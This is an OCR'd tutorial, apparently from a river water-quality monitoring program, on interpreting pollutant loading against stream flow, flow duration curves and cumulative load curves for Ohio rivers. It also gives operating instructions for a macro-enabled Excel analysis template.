
When the same data are plotted as instantaneous loading rates, it is evident that chloride loading rates increase with increasing stream flow (lower right graph). The data indicate that chloride concentrations decrease by a factor of about eight while stream flows increase by a factor of about 300-fold. Thus the product of concentration times flow increases with increasing flow. Thus much of the chloride is derived from nonpoint sources.


If a pollutant were derived strictly from point sources, those sources had a constant loading rate, and the pollutant behaved conservatively (i.e. no in-stream processing), then the graph of concentration vs flow and instantaneous loading versus flow would take the form shown below. Increasing loading rates with increasing flow implies nonpoint source contributions.


Sandusky River, hypothetical point source only pollutant with input rate of 150 lbs per day.












Flow Duration Curves, Cumulative Load Curves and Percent of Total Load Curves.

The above loading rate versus flow graph is useful, but it does not provide a quantitative picture of the actual relationship between flows and loading. It does not contain information relative to the frequency of occurrence of various flows nor does it indicate the duration of time the individual samples characterized the loading rate. Some points on the graph characterize loading rates for one third of a day while other points apply for two or more days.

Quantitative information regarding the relationship between stream flow and loading is provided by graphs that present the flow data in the form of flow duration curves and the loading data in the form of cumulative loads (upper right graph) or percent of total loads (lower right graph) in relation to flow duration percentages. In these graphs, the high flow conditions and high loading rate conditions appear on the left side of the graph while the low flow conditions are on the right side. This is the reverse of the loading rate versus flow graph as shown above. The x-axis shows the percent of time flows are exceeded, and high flows are exceeded a small percentage of the time.




More on the interpretation of flow duration and percent of total load curves.

A plot of the data from the preceding page is shown to the right. It shows that 20% of the time, stream flow in Honey Creek exceeded 134.5 cfs during the ten year period. It also shows that flows exceeded 20% of the time accounted for 81.5% of the nitrate export. Some other points on the curves, as taken from the plot files, are shown below.

Percent of time flow is exceeded	Flow cfs	Percent of the total nitrate export
1%	1,620	12.9%
5%	647	43.6%
10%	347	62.8%
20%	134	81.5%
50%	33	96.9%

The quantitative relationships between stream flow and pollutant export shift in systematic fashion with stream size. As watershed size becomes smaller, the percent of the total export accounted for by flows of a given exceedency increases. For example in the Maumee River (6330 sq. mi.) the 10% of the time with the highest flows accounted for 51.9% of the nitrate export. For the Sandusky (1253 sq. mi.) this same percent of time accounted for 59.2% of the nitrate export. For Honey Creek (149 sq. mi.) and Rock Creek (34.6 sq. mi.) the corresponding percentages were 62.8% and 75.6%.



The quantitative relationship between stream flow and chemical export also differs among parameters. For example, in Honey Creek, the 10% of the time with the highest flows during the 10/01/94 to 09/30/04 time period accounted for percentages of pollutant export shown to the right.

Suspended Solids	86.4%
Total Phosphorus	82.4%
Total Kjeldahl Nitrogen	76.0%
Soluble Reactive P.	74.8%
Nitrate	62.8%
Chloride	51.0%

Construction of flow duration curves and cumulative loading/percent of total load curves.

1	Total time	3502.762153					Total Load	6984269	
2									
3	Datetime	Time Window	Flow	NO23	Cum time	% Time	Load (kg)	cum Load	% Total Load
4	06/02/1997 04:00	0.33	3485.600	6.17	0.33	0.01%	17528.37	17528.37	0.25%
5	06/01/1997 20:00	0.33	3427.200	6.62	0.67	0.02%	18491.68	36020.05	0.52%
6	01/08/1998 20:00	0.33	3427.200	2.45	1.00	0.03%	6843.597	42863.65	0.61%
7	01/08/1998 12:00	0.33	3389.200	2.25	1.33	0.04%	6215.251	49078.9	0.70%
8	06/01/1997 12:00	0.33	3231.400	5.87	1.67	0.05%	15459.94	64538.84	0.92%
9	01/19/1996 04:00	0.33	3113.5	7.62	2.00	0.06%	19336.72	83875.56	1.20%
10	05/26/1997 04:00	0.33	3041.000	6.43	2.33	0.07%	15936.99	99812.55	1.43%
			Rows 11- 4859 are omitted						
4860	09/14/2002 12:00	1.00	0.487	6.12	3498.76	99.89%	7.281548	6984248	100.00%
4861	09/18/2002 12:00	1.00	0.487	5.56	3499.76	99.91%	6.615262	6984255	100.00%
4862	09/19/2002 12:00	1.00	0.487	5.51	3500.76	99.94%	6.555773	6984261	100.00%
4863	10/17/2002 12:00	2.00	0.450	3.28	3502.76	100.00%	7.217994	6984269	100.00%

Shown above is a copy of an Excel file that illustrates the construction of flow duration curves and cumulative loading/percent total loading curves.

This is an example from Honey Creek showing the flow duration curve and nitrate export information for the 10-year period from 10/01/94 to 09/30/2004.

1. From the river data files, copy the Datetime, Time Window, Flow, and parameter concentration for the period of interest.
2. Sort the data by decreasing flow.
3. Calculate the parameter load for each sample (Time Window x Flow x Concentration x Conversion Factor (2.4468 in the above example) to give loads in kg).
4. Calculate the cumulative time and the cumulative load.
5. Calculate the cumulative time as a percent of the total time and the cumulative load as a percent of the total load.
6. Using the Excel Chart Wizard, plot the % time (flow was exceeded) on the x-axis, the flow (log scale) on the y1 axis, and the cumulative load or cumulative load as a percent of the total load on the Y2 axis.

Note: The above type of graph with the cumulative load as a percent of the total load is plotted automatically using the AnalysisTemplatev3 Excel file.

Directions for using **AnalysisTemplatev3**

From this Web site, you can download two types of Excel files:

1. River Data files

There is a single Excel workbook for each of 11 river stations that are included in our 2005 monitoring program. Each workbook contains data for the period of record for that station. These files are read-only files, as downloaded from the Download Page. Once they are downloaded, they may be copied and modified. To assure that the files have not been inappropriately modified by users and to receive data updates as they become available,. we request that individual users download these files from our Web site rather than receive them from other users.

2. An Analysis Template

The AnalysisTemplatev3 is an Excel Workbook that will help you analyze the data in the River Data files. This template contains macros. In order to download and operate this program, you must set the Macro Security to medium level and click Enable Macros when your computer asks whether or not to open the file.

To set the Excel macro security level to medium, open an Excel workbook, under the Tool menu, select Options. Under the Options menu, select Security, and under Security select Macro Security. Set the Macro Security at Medium.

The Macros in this program are protected. For information on the Macros, contact the Project Director (David Baker at dbaker@heidelberg.edu).

December 16, 2005 Revision

AnalysisTemplatev3 – Operating Instructions

1. Download the Excel RiverData and the AnalysisTemplatev3 files to your own computer by clicking on the file you want to download. The File Download menu will appear. Click on Save. The Save As menu will appear and you can select the file where you want to save the data on your computer. You may download as many of river data files as you would like.
2. Do not change the names of any of the files. These specific river file names and the AnalysisTemplatev3 file name are referred to in the macros. Alteration of the names will cause the analysis program to fail.
3. Do not open the AnalysisTemplatev3 file by double clicking it in the folder. If you do, you may be prompted to open each river file that you choose to analyze. Instead, open any other Excel file first, then, under the File menu at the top of the page, select Open and navigate to the folder containing the river data files and AnalysisTemplatev3 file. You may then double click on the AnalysisTemplatev3 file. If you open it this way, it will automatically open any river files it needs that are available in that folder.

Download Section of Web Site

Part 2. Access to RiverData Files and the AnalysisTemplatev3 File

Important notes on updates, platform /software requirements and security for Part 2

1. A note on data quality control and screening
2. Directions for downloading Excel files
3. Directions for use of AnalysisTemplatev3
4. Download RiverData files and AnalysisTemplatev3.
    - AnalysisTemplatev3.xls
    - CuyahogaData
    - GrandData
    - GreatMiamiData
    - HoneyCreekData
    - MaumeeData
    - MuskingumData
    - RaisinData
    - RockCreekData
    - SanduskyData
    - SciotoData
    - VermilionData

File Download

Do you want to open or save this file?

Name: CuyahogaData.xls
Type: Microsoft Excel Worksheet, 1.70 MB
From: wql-data.heidelberg.edu

Open | Save | Cancel

☑ Always ask before opening this type of file

While files from the Internet can be useful, some files can potentially harm your computer. If you do not trust the source, do not open or save this file. What's the risk?

AnalysisTemplatev3 – Operating Instructions

December 16, 2005 Revision


1. When you open the AnalysisTemplatev3 workbook, you will be prompted to enable the macros. Select enable macros and proceed to open the workbook.
2. The appearance of the AnalysisTemplatev3 workbook when you open it will depend on the worksheet that was open when you closed the program and how you closed it, i.e. whether or not you saved changes when you closed the program. If you click on the Menu worksheet at the far left of the worksheet list at the bottom of the worksheet, the adjacent page will appear on the screen.
3. The Menu page allows you to select among the following nine analytical options:

1. Hydrograph/Chemograph Plots – one variable
2. Hydrograph/Chemograph Plots – two variables
3. Concentration vs. Flow Plots – one variable
4. Concentration Exceedency Plots – one variable
5. Concentration Exceedency – Two River Comparisons
6. Two Variable Comparisons
7. Summary Report – Loads & Concentrations
8. Flow Duration / Cumulative Load
9. Flow Duration / Sample Concentrations

a. Click on the analytical option that you want to use.

b. If you want to change to another analytical option, return to the menu and click on it.


c. The next nine pages show the template for each of the nine analytical options.



Click on the Menu worksheet to open the Data Analysis Template page as shown above.

Option #1 – Hydrograph-Chemograph Plots – One Variable

1. Select the River/tributary that you want to examine. The river data file must be in the same folder as the AnalyisTemplatev3 folder or you will be prompted to open that river file.
2. Select the parameter that you want to examine. There are seven parameter options including Flow, SS,TP, SRP, NO23, TKN & Chloride.
3. Type in the Beginning Date and the Ending Date for the period you want to examine. The inclusive dates available for the river you have selected are shown below the Select Date Range choices. The dates can range from a single day, week or month, to the entire period of record. These are excel cells, so you must hit "enter" after you have typed in the ending date.
4. Click on the Get and Plot Data box.
5. A new Chart worksheet will appear along with a new set of data in the Data worksheet. Examine the chart and data worksheets Previous charts and data will be automatically deleted.
6. If you want to save the Chart and Data worksheet, click the "Save Most Recent Data and Graph to New File" box. You may then open the new workbook, name it and save it to a file of your choice.
7. If you need help interpreting the graphs there is a link to the tutorial on Hydrographs, Sedigraphs and Chemographs.







Chart produced by the above menu choices.

Option #2 – Hydrograph-Chemograph Plots – Two Variables

1. From the Menu, select the Hydrograph/Chemograph – Two Variables option.
2. Select the River/Tributary.
3. Select the parameter for the Y1 axis (on left).
4. Select the parameter for the Y2 axis (on right).
5. Type in the Beginning and Ending dates. Dates available for the selected river are shown.
6. Click on the “Get and Plot Data” cell.
7. A new Chart worksheet will be created and the Data worksheet will be updated with the selected data.
8. If you want to save the graph and data, click on the “Save Most Recent Data and Graph to a New File”.
9. If you want to use this option (here Option #2) to analyze a new set of choices, click on the “Hydro2” worksheet and the Option #2 menu will reappear. (Note for Option #1, the name for the worksheet is “Hydro1”. Each analytical option worksheet has its own abbreviation in the list of worksheet names.
10. If you want to shift to a different analysis option, click on the “Menu” worksheet to return to the analytical option choices.




